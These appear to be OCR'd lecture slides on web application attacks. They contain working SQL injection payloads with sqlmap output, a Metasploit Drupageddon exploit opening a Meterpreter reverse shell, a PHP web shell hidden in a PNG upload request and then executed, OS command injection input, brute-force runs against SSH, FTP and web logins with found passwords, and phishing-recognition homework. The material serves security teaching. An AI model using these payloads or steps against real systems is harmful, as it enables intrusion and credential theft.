[11:59:12] [INFO] POST parameter 'search' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
[11:59:12] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[11:59:12] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[11:59:12] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNIO
hnique test
[11:59:12] [INFO] target URL appears to have 6 columns in query
[11:59:13] [INFO] POST parameter 'search' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
POST parameter 'search' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 64 HTTP(s) requests:
---
Parameter: search (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: search=Mary' AND 1586=1586 AND 'xcpK'='xcpK

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: search=Mary' AND (SELECT 1718 FROM (SELECT(SLEEP(5)))vsas) AND 'bNkI'='bNkI

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: search=Mary' UNION ALL SELECT NULL,CONCAT(0×7170786b71,0×4e445a72524f6b584a6c6f6d61695546725044446f4a5152534e6d6f6c544d41786f4e434547536f,0×7171717171),NULL,NULL,NULL,NULL-- -
```

SQL Injection with Metasploit

- Versions 7.0 to 7.31 are vulnerable to SQL Injection



```
smsf6 exploit(multi/http/drupal_drupageddon) > show options

Module options (exploit/multi/http/drupal_drupageddon):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.168.126.141  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /drupal/         yes       The target URI of the Drupal installation
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  eth0             yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Drupal 7.0 - 7.31 (form-cache PHP injection method)


msf6 exploit(multi/http/drupal_drupageddon) > exploit

[*] Started reverse TCP handler on 192.168.126.128:4444
[*] Sending stage (39282 bytes) to 192.168.126.141
[*] Meterpreter session 1 opened (192.168.126.128:4444 → 192.168.126.141:51458 ) at 2022-04-05 05:15:01 -0400
```


Code Injection Attacks

- An attack where the threat can **inject** and **run code natively**, inside the web application's context
- After **achieving RCE**, the main goal of the attack is to **obtain Command and Control** (C2)
- Sample code injection payload:

```
<?php echo system($_REQUEST['cmd']); ?>
```

Code Injection via File Upload


- Burp Request for file upload, saving the magic bytes while serving a malicious php payload:



```
POST
/torrent/upload_file.php?mode=upload&id=4c3235abe5dd89d75c2c4768536fbc29e8
5aa324 HTTP/1.1
Host: 10.10.10.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101
Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer:
http://10.10.10.6/torrent/edit.php?mode=edit&id=4c3235abe5dd89d75c2c476853
6fbc29e85aa324
Cookie: /torrent/torrents.php=; /torrent/login.php=; /torrent/index.php=;
/torrent/torrents.phpfirsttimeload=0; saveit_0=1; saveit_1=0; /torrent/=;
PHPSESSID=200a119c4720e403b452cd496833cc76
Connection: close
Content-Type: multipart/form-data;
boundary=---------------------------165566718317311990931361283119
Content-Length: 395

-----------------------------165566718317311990931361283119
Content-Disposition: form-data; name="file"; filename="cmd.php"
Content-Type: image/png

�PNG
□
IHDRnZ□□Y�c@□sBIT□□□□|□d�       pHYs□□□□□��~�□tEXtCreation
Time05/31/07 ��□tEXtSoftwareMacromedia Fireworks
B�h�x□�IDATx��]mPTW�~n�A�□���@���□>�c□<?php echo
system($_REQUEST['ipp']); ?>

-----------------------------165566718317311990931361283119
Content-Disposition: form-data; name="submit"

Submit Screenshot
-----------------------------165566718317311990931361283119--
```

Code Injection via File Upload

- Executing the payload by performing web http request:



```
10.10.10.6/torrent/upload/4c3235abe5dd89d75c2c4768536fbc29e85aa324.php?ipp=whoami
```


```
ýPNG  IHDRnZYýc@sBIT|dý pHYsýý~ýtEXtCreation Time05/31/07-ý@ýtEXtSoftwareMacromedia Fireworks 8ýhýxýIDATxýý]mPTWý~nýAý ýýý@ýýý>ýcwww-data www-data
```

OS Command Injection Attacks

- An attack of **injecting native Operational System** (OS) commands, inside the web application's context
- The vulnerability mainly occur **whenever the application is already having** some kind of system calls but is **lacking sanitization**

OS Command Injection Attacks Example

- Vulnerable WordPress Plugin



IP tools

IP or integer *: 192.168.0.103 && ping 192.168.0.103

The convert button will convert the IP address or integer to its equivalent integer or IP address.


The lookup button will try to resolve an IP address to a host name. If dig is installed on the webserver it will also be used for the lookup.

Brute Forcing Attacks

Brute Forcing Attacks


- Automated attempts to "**guess**" a **valid login credentials**
- Example software for performing the attack:
  - THC-Hydra: *https://github.com/vanhauser-thc/thc-hydra*
  - Burp Intruder: *https://portswigger.net/burp/pro*
  - Medusa: *https://github.com/jmk-foofus/medusa*

Brute Forcing SSH with Hydra



```
Hydra (http://www.thc.org/thc-hydra) starting at 2018-02-28 15:04:43
[WARNING] Many SSH configurations limit the number of parallel tasks, it is reco
mmended to reduce the tasks: use -t 4
[DATA] max 64 tasks per 1 server, overall 64 tasks, 1001 login tries (l:1/p:1001
), ~16 tries per task
[DATA] attacking ssh://10.0.0.6:22/
[22][ssh] host: 10.0.0.6   login: nao   password: [redacted]
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 55 final worker threads did not complete
until end.
[ERROR] 55 targets did not resolve or could not be connected
[ERROR] 64 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2018-02-28 15:05:43
```

Brute Forcing Web Login with Burp Intruder




Filter: Showing all items

Request ▲	Payload1	Payload2	Status	Error	Timeout	Length	Co
16	raj	ignite	200	☐	☐	4700	
17	admin	ignite	200	☐	☐	4700	
18	root	ignite	200	☐	☐	4700	
19	ignite	ignite	200	☐	☐	4700	
20	toor	ignite	200	☐	☐	4700	
21	raj	toor	200	☐	☐	4700	
22	admin	toor	200	☐	☐	4700	
23	root	toor	200	☐	☐	4700	
24	ignite	toor	200	☐	☐	4700	
25	toor	toor	200	☐	☐	4700	
26	raj	password	200	☐	☐	4700	
27	admin	password	200	☐	☐	4738	
28	root	password	200	☐	☐	4700	
29	ignite	password	200	☐	☐	4700	
30	toor	password	200	☐	☐	4700	
31	raj	abcd	200	☐	☐	4700	
32	admin	abcd	200	☐	☐	4700	
33	root	abcd	200	☐	☐	4700	
34	ignite	abcd	200	☐	☐	4700	

Welcometo the password protected area admin

Brute Forcing FTP with Medusa



```
root@kali:~# cat hosts.txt
192.168.1.11
192.168.1.9
root@kali:~#
root@kali:~# medusa -H hosts.txt -U username.txt -P password.txt -M ftp -v 6
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

GENERAL: Parallel Hosts: 1 Parallel Logins: 1
GENERAL: Total Hosts: 2
GENERAL: Total Users: 2
GENERAL: Total Passwords: 2
ACCOUNT CHECK: [ftp] Host: 192.168.1.11 (1 of 2, 0 complete) User: goyal (1 of 2, 0 co
mplete) Password: 123 (1 of 2 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.1.11 (1 of 2, 0 complete) User: goyal (1 of 2, 0 co
mplete) Password: msfadmin (2 of 2 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.1.11 (1 of 2, 0 complete) User: msfadmin (2 of 2, 1
 complete) Password: 123 (1 of 2 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.1.11 (1 of 2, 0 complete) User: msfadmin (2 of 2, 1
 complete) Password: msfadmin (2 of 2 complete)
ACCOUNT FOUND: [ftp] Host: 192.168.1.11 User: msfadmin Password: msfadmin [SUCCESS]
ACCOUNT CHECK: [ftp] Host: 192.168.1.9 (2 of 2, 1 complete) User: goyal (1 of 2, 0 com
plete) Password: 123 (1 of 2 complete)
ACCOUNT FOUND: [ftp] Host: 192.168.1.9 User: goyal Password: 123 [SUCCESS]
ACCOUNT CHECK: [ftp] Host: 192.168.1.9 (2 of 2, 1 complete) User: msfadmin (2 of 2, 1
complete) Password: 123 (1 of 2 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.1.9 (2 of 2, 1 complete) User: msfadmin (2 of 2, 1
complete) Password: msfadmin (2 of 2 complete)
GENERAL: Medusa has finished.
```

Homework

Phishing

Are the following example phishing?

1. You receive an email

Subject: Urgent: Your Account Will Be Locked
Email Body:
Dear Customer, We have noticed some suspicious activity on your account. To protect your information, we need you to verify your account details immediately. Failure to do so will result in your account being locked. Please click the link below to verify your account:
Verify Account Now (http://fakebank.com/verify)
Thank you for your prompt attention to this matter.
Best regards, Your Bank's Security Team

Yes / No

Phishing

Are the following example phishing?

2. You receive an email

Subject: Invoice Overdue: Action Required
Email Body:
Hi Ivan,
I hope you're doing well. We noticed that your payment for invoice #12345 is overdue by 15 days. To avoid late fees, please make the payment by the end of the day. You can view and pay the invoice by clicking the link below:
View Invoice (http://maliciouswebsite.com/invoice)
Please let us know if you have any questions.
Best Regards, Will Smith

Yes / No

Phishing

Are the following example phishing?

3. You receive a SMS

Text Message:
Your account has been compromised.
To secure your account, please visit the following link immediately:
http://phishingsite.com/secure

Yes / No

Phishing

Are the following example phishing?

4. You receive a phone call

Caller: Hello, this is John from Microsoft Support. We've detected a virus on your computer that is compromising your personal data. I need you to give me remote access to your computer so I can fix the issue.

Ivan: Oh no! What should I do?

Caller: Just go to this website and download the remote access tool, then give me the ID and password it shows.

Yes / No

Are the following example phishing?

5. You receive a message in social media

Message: Hi there! You've won a free $100 Amazon gift card! To claim your prize, just click the link below and enter your personal details.

